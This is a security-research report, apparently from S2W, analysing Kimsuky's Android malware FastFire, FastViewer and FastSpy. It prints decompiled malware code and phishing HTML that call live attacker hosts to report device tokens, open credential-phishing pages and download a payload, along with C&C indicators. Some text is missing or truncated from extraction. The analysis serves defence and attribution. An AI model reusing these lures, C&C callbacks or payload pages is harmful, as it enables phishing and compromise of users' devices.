Unveil the evolution of Kimsuky targeting Android devices with newly discovered mobile malware

S2W ⋮⋮ 10/24/2022

Author: Sebin, Lee & Yeongjae, Shin | S2W TALON

Executive Summary

- S2W's threat research and intelligence center, Talon, recently identified three new types of malware that target Android devices.
- We named the malicious APKs , , and by adding 'Fast' included in the package name and the characteristics of each.
- As a result of analyzing the APKs, we figured out that there is a significant association with the past campaigns attributed to Kimsuky group.
- The malware is disguised as a Google security plugin, and the malware disguises itself as "Hancom Office Viewer", is a remote access tool based on AndroSpy.
- All three APKs were recently confirmed to have been developed by the Kimsuky group and were actually used to attack South Koreans.
- Since Kimsuky group's mobile targeting strategy is getting more advanced, it is necessary to be careful about sophisticated attacks targeting Android devices.
- An understanding of the Kimsuky group's new strategy for targeting mobile devices that we have described will help to prevent infection proactively.

— Be careful not to open phishing pages on mobile


— Be careful not to download a viewer program and document files from third parties and anyone.

Introduction

North Korean hacking groupKimsuky (aka Thallium, Black Banshee) first became active in 2012 and has carried out attacks on targets engaged in Media, Research, Politics, and Diplomacy, etc around the world. The group mainly attempts to collect by distributing malware and taking over accounts through spear-phishing attacks. Attacks have mainly targeted Windows, though instances of attacks on Android devices have likewise been discovered.

In November 2020, we found the mobile version of the AppleSeed family used by Kimsuky group. In that sample, the group even called themselves Thallium, a name given by Microsoft. We published our analysis on VB2021 localhost.

In April 2021, a malicious APK disguised as a mobile security program of KISA (Korea Internet & Security Agency) to which KrCERT/CC belongs was distributed. The APK was also a mobile version of the *AppleSeed* family. When infected with a malicious APK, it communicates with the C&C server using the HTTP/S protocol, receives commands, and performs malicious behaviors such as stealing information from the infected device.




S2W's threat research and intelligence center, Talon, recently identified three new types of malware that target Android devices in the process of tracking the Kimsuky group. We named the three malicious APKs **FastFire**, **FastViewer**, and **FastSpy** by adding 'Fast' included in the package name of each malicious APK and the characteristics of each.

1. is a malicious APK currently being developed by the Kimsuky group, disguised as a Google security plug-in. It receives commands from Firebase, an app development platform backed by Google, rather than receiving commands from the C&C through HTTP/S communication as in the traditional method.
2. malware disguises itself as "Hancom Viewer", a mobile viewer program that can read the Hangul documents (.hwp) used in Korea, and downloads additional malware after stealing information from an infected device.
3. The FastViewer malware downloads , and receives commands from the attacker's server through TCP/IP protocol. FastSpy is developed based on the source code of AndroSpy, a remote control tool for Android devices that was released as an .


FastFire malware disguised as Google Security Plugin

Analyzing the IP of the C&C server domain used by the Kimsuky group in the past, we found a suspected malicious APK that the Kimsuky group is developing to target mobile devices. It is named "**FastFire**" as its package name contains "**fast**secure" and uses the "**Fire**base" for C&C communication.

- All antivirus vendors in VirusTotal have not classified the APK as malicious so far. (detection result 0/64, as of 2022.10.18)



The malicious APK has a package name *com.viewer.fastsecure* and disguises Google Security Plugin. After installation, it hides its launcher icon so that the victim does not know that it is installed.




- APK File Certificate Information ()

Key	Value
Version	3
Type	X.509
Serial Number	0xbfec8e1e70496d1dbf6e6113185b33c48536529a
Subject	CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
Validity From	Fri Jun 24 22:26:16 KST 2022
Validity To	Mon Jun 24 22:26:16 KST 2052
Public Key Type	RSA 4096 bit
Public Key Exponent	65537
Signature Type	|SHA256withRSA
Signature OID	1.2.840.113549.1.1.11
Fingerprints MD5	2D AF C1 DF F1 10 16 7F 7C 40 E2 22 02 A5 C2 8D
Fingerprints SHA1	B1 90 4F 30 A8 D9 87 68 E3 BB F8 9D BE 27 4D 34 46 3F 53 C5
Fingerprints SHA256	38 E1 25 9D 8B 98 05 B9 A2 27 69 6C D3 30 73 9F 52 36 F1 35 D2 84 47 66 DE 81 19 64 C3 0F 2B BC

Detailed analysis of FastFire

FastFire contains five malicious classes. After installation, only three classes are actually executed, and two classes are not. FastFire transmits a device token to the C&C server, and then the C&C server sends a command to the infected device through Firebase Cloud Messaging (FCM).



1. Request a permission

When FastFire is executed, MainActivity class is executed first, and "*You must grant permission to the Google Security Plugin in order to be safely downloaded.*" message is displayed, and the MANAGE_OVERLAY_PERMISSION permission is requested. If permission is granted, the message "*Downloaded safely*" is displayed.

```
protected void onActivityResult(int arg2, int arg3, Intent arg4) {
    super.onActivityResult(arg2, arg3, arg4);
    arg3 = 1121;
    if(arg2 == arg3) {
        if(MainActivity.canDrawOverlays(((Context)this))) {
            Toast.makeText(((Context)this), "안전하게 다운로드되었습니다.", 1).show();
            this.finish();
        }
        else {
            Toast.makeText(((Context)this), "Google 보안 Plugin에 권한을 허용해야 안전하게 다운로드할수 있습니다.", 1).show();
            StringBuilder v4 = new StringBuilder();
            v4.append("package:");
            v4.append(this.getPackageName());
            this.startActivityForResult(new Intent("android.settings.action.MANAGE_OVERLAY_PERMISSION", Uri.parse(v4.toString())), arg3);
        }
    }
}

protected void onCreate(Bundle arg3) {
    super.onCreate(arg3);
    MainActivity.mContext = ((Context)this);
    if(MainActivity.canDrawOverlays(((Context)this))) {
        Toast.makeText(((Context)this), "Google 보안 Plugin에 권한을 허용해야 안전하게 다운로드할수 있습니다.", 1).show();
        StringBuilder v0 = new StringBuilder();
        v0.append("package:");
        v0.append(this.getPackageName());
        this.startActivityForResult(new Intent("android.settings.action.MANAGE_OVERLAY_PERMISSION", Uri.parse(v0.toString())), 1121);
    }
}
```

2. C&C Communication in Services

In the manifest file in FastFire, two classes are specified to be executed as services. Of these, only the *MyFirebaseMessagingService* class is actually executed.

```
<service android:enabled="true" android:exported="true" android:name="com.viewer.fastsecure.StartModuleService" />
<service android:enabled="true" android:exported="true" android:name="com.viewer.fastsecure.MyFirebaseMessagingService">
    <intent-filter>
        <action android:name="com.google.firebase.MESSAGING_EVENT" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.QUICKBOOT_POWERON" />
        <action android:name="com.htc.intent.action.QUICKBOOT_POWERON" />
        <action android:name="android.intent.action.ACTION_BOOT_COMPLETED" />
        <action android:name="android.intent.action2.RESTART" />
        <action android:name="android.intent.action.REBOOT" />
    </intent-filter>
```

- StartModuleService


The *StartModuleService* class is specified on the manifest, but it is not actually executed when FastFire is running. This class performs the function of reading a specific HTML page through the Android VIEW indent.

```
public void onCreate() {
    super.onCreate();
    Intent v0 = new Intent("android.intent.action.VIEW");
    v0.addFlags(268435456);
    v0.setData(Uri.parse("http://mc.pzs.kr/themes/mobile/images/about/temp/android/facebook.html"));
    this.startActivity(v0);
}
```

- startmodule

startmodule class is not in the manifest nor is it called by another class, but a malicious code is implemented. Kimsuky group conducts phishing attacks disguised as the site to hijack the accounts of large Korean portal sites such as Naver and Daum, FastFire malware also targets the two portal sites. If the string “naver”, “daum” or “facebook” exists in the value received as an argument when calling the startmodule class, it connects to the C&C server and gets an HTML page. As that class is not actually called, it is likely still in development.

- hxxp[:]//mc.pzs[.]kr/themes/mobile/images/about/temp/android/naver.html
- hxxp[:]//mc.pzs[.]kr/themes/mobile/images/about/temp/android/daum.html
- hxxp[:]//mc.pzs[.]kr/themes/mobile/images/about/temp/android/facebook.html




- MyFirebaseMessagingService

Firebase is a mobile development platform that provides various necessary functions such as DB, authentication, and messaging. Using this, message payloads can include a notification property that the Firebase SDKs intercept and attempt to display a visible notification to users.

MyFirebaseMessagingService class performs malicious behaviors by receiving commands through Firebase Cloud Messaging (FCM). FastFire generates a device token to use FCM, and the token value is transmitted to the C&C server. After obtaining the token, the attacker makes a request to Firebase to send a message payload containing the attacker's command to the infected device. In response to the request, Firebase sends a message to the device.

- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/report_token/report_token.php?token=[Device token]



When the command is received, the onMessageRecived method is executed to perform an action. If the data of *my_custom_key* exists in the message, FastFire reads an HTML file from the C&C server and connects the deep link that takes the user to a specific page in an app. The HTML file according to whether the value is "naver", "daum", or "facebook".

- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/android/naver.html
- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/android/daum.html
- hxxp[:]//navernnail[.]com/fkwneovjubske4gv/android/facebook.html

```
public void onMessageReceived(RemoteMessage arg9) {
    String v0 = "my_custom_key";
    Object v9 = arg9.getData().get(v0);
    if(v9 != null) {
        Log.e(v0, "my_custom_key:" + (((String)v9)));
        Object v0_1 = this.getSystemService("activity");
        List v1_1 = ((ActivityManager)v0_1).getRunningTasks(100);
        if(!v1_1.isEmpty()) {
            int v2 = v1_1.size();
            int v4;
            for(v4 = 0; v4 < v2; ++v4) {
                Object v5 = v1_1.get(v4);
                if(((ActivityManager$RunningTaskInfo)v5).topActivity.getPackageName().equals("com.viewer.fastsecure")) {
                    ((ActivityManager)v0_1).moveTaskToFront(((ActivityManager$RunningTaskInfo)v5).id, 0);
                }
            }
        }

        Intent v0_2 = new Intent("android.intent.action.VIEW");
        v0_2.addFlags(268435456);
        if(((String)v9).equals("naver")) {
            v0_2.setData(Uri.parse("http://navernnail.com/fkwneovjubske4gv/android/naver.html"));
        }

        if(((String)v9).equals("daum")) {
            v0_2.setData(Uri.parse("http://navernnail.com/fkwneovjubske4gv/android/daum.html"));
        }

        if(((String)v9).equals("facebook")) {
            v0_2.setData(Uri.parse("http://navernnail.com/fkwneovjubske4gv/android/facebook.html"));
        }

        if(Build$VERSION.SDK_INT < 26) {
            return;
        }

        this.startActivity(v0_2);
    }
```

3. Additional C&C Server and Malicious Pages

After further analysis of FastFire's infrastructure, an additional domain assigned to the Resolved IP of FastFire's C&C server was discovered. Since the domain has specific HTML files in the same directory path as FastFire's, it is also identified as another C&C server used by Kimsuky.

- FastFire's C&C Server: navernnail[.]com ()
- Additional C&C server: goooglesecurity[.]com ()

The HTML file obtained from the additional C&C server performs the function of calling a specific application through a deep link on an Android device. FastFire takes the user to a specific page in an app using the deep link according to the command, but the values in the secured HTML were all unidentified. The attacker is expected to fill in that value with a test APK name "*[Target]_host"* or a random string for the test.

```
<html>
<body>
<script>
location.href = "intent://facebook_host#Intent;scheme=facebook;action=android.intent.action.VIEW;end";
</script>
<noscript>
<meta http-equiv="refresh" content="1; url=intent://facebook_host#Intent;scheme=facebook;action=android.intent.action.VIEW;end">
</noscript>
</body>
</html>
```

my_custom_key	Host	Scheme	C&C 주소
naver	naver_host	naver	hxxp[:]//goooglesecurity[.]com/fkwneovjubske4gv/android/naver.html
facebook	facebook_host	facebook	hxxp[:]//goooglesecurity[.]com/fkwneovjubske4gv/android/facebook.html
daum	daum_host	daum	hxxp[:]//goooglesecurity[.]com/fkwneovjubske4gv/android/daum.html

Generally, the notification sent from Firebase is handled with the *onMessageReceived* method. However, the feature is not performed as the method is not implemented. Also, in a separate function for testing notifications, related messages *Facebook* and *Google* are included in Turkish.

```
public class MyFirebaseMessagingService extends FirebaseMessagingService {
    public MyFirebaseMessagingService() {
        super();
    }

    private void CreateMyNotification(String arg6, String arg7) {
        Builder v0_1;
        Object v0 = this.getSystemService("notification");
        if(Build$VERSION.SDK_INT >= 26) {
            NotificationChannel v2 = new NotificationChannel("one-channel", "My Channel One", 3);
            v2.setDescription("My Channel One Description");
            ((NotificationManager)v0).createNotificationChannel(v2);
            v0_1 = new Builder(((Context)this), "one-channel");
        }
        else {
            v0_1 = new Builder(((Context)this));
        }

        v0_1.setSmallIcon(17301595);
        v0_1.setContentTitle(((CharSequence)arg6));
        v0_1.setWhen(System.currentTimeMillis());
        v0_1.setContentText(((CharSequence)arg7));
        v0_1.setAutoCancel(true);
        v0_1.setContentIntent(this.getContentIntent(arg7));
        v0_1.setFullScreenIntent(this.getContentIntent(arg7), true);
        this.startForeground(10000, v0_1.build());
    }


private Notification CreateNotification() {
    return new Notification$Builder(((Context)this)).setContentTitle("Facebook Hesap Servisi").setContentText("Update Facebook Plugins n
}

private void CreateNotificationChannel() {
    NotificationChannel v0 = new NotificationChannel("Google Hesap Servisi", "Google Hesap Servisi", 3);
    v0.setLockscreenVisibility(-1);
    this.getSystemService("notification").createNotificationChannel(v0);
}

private Notification CreateNotificationWithChannelId() {
    return new Notification$Builder(((Context)this), "Google Hesap Servisi").setContentTitle("Update Google Plugins now.").setContentTex
}
```

In addition, a file “fcm.html” was secured, and it calls the *fcm_host* through the deep link and downloads additional malicious code.

- hxxp[:]//goooglesecurity[.]com/fkwneovjubske4gv/android/fcm.html


```
<html>
<body>
<script>
location.href = "intent://fcm_host#Intent;scheme=fcm;action=android.intent.action.VIEW;end";
var element = document.createElement('a');
                element.setAttribute('href','data:text/plain;charset=utf-8, ' + encodeURIComponent('
                element.setAttribute('download', 'attach.zip');
                document.body.appendChild(element);
                element.click();
</script>
<noscript>
<meta http-equiv="refresh" content="1; url=intent://fcm_host#Intent;scheme=fcm;action=android.intent.action.VIEW;end">
</noscript>
</body>
</html>
```

As such, FastFire is believed to be a new mobile malware currently being developed by the Kimsuky group in that the deep link calling function is not yet properly implemented and there are classes that are not actually executed.

FastViewer & FastSpy disguised as Hancom Office Viewer



In addition to FastFire, we discovered mobile RAT that impersonates the “Hancom Office Viewer”. “Hancom Office Viewer” is a mobile document viewer application used to view Microsoft Word, PDF, or ‘Hangul (.hwp)’ documents and the number of downloads on the Google Play store is over 10 million.

FastViewer normally performs a document viewer, but when **reading a document file specially created by an attacker**, it performs malicious behaviors. The first 4 bytes of the file are checked to determine whether the document was created by the attacker, and if the conditions are met, device information is transmitted to the C&C server. After that, FastViewer additionally downloads **FastSpy** malware and executes it in memory to perform additional malicious actions.



FastViewer is a repackaged APK by adding arbitrary malicious code inserted by an attacker to the normal Hancom Office Viewer app, and the package name, app name, and icon are very similar to the normal app.

- 8420236c32f0991feaa7869549abdb97 (Hancom Office Viewer
- 3458daa0dffdc3fbb5c931f25d7a1ec0 (FastViewer)

구분	Hancom Office Viewer(v7.0.210511)	FastViewer
Package Name	com.tf.thinkdroid.**viewer**	com.tf.thinkdroid.**secviewer**
App Name	Hancom Office Viewer	**Secure** Hancom Office viewer
MD5	8420236c32f0991feaa7869549abdb97	3458daa0dffdc3fbb5c931f25d7a1ec0
SHA-256	be0f2e77e72b24bed67edb5542646e335 1e714eac14e2e37625e4b75103d7fa6	031bde16d3b75083b0adda754aa982d4f6 bd91e6b9d0531d5486dc139a90ce5a
App Icon (Foreground)		
Foreground icon (Dhash)	 00ccccccdcccc800	 00ccd8f2d4dcc800

FastViewer is signed with *jks* certificate (Java-based certificate format). The certificate information is as follows. (Link)


Key	Value
Version	3
Type	X.509
Serial Number	0x521c46fd
Subject	CN=Busa, OU=Busa, O=Busa, L=Hiraki, ST=Japan, C=22
Validity From	Mon May 23 16:03:01 KST 2022
Validity To	Fri May 17 16:03:01 KST 2047
Public Key Type	RSA 4096 bit
Public Key Exponent	65537
Signature Type	SHA256withRSA
Signature OID	1.2.840.113549.1.1.11
Fingerprints MD5	E8 C6 44 E9 FE 6A C2 2A 02 0A 87 D5 C8 06 BD 29
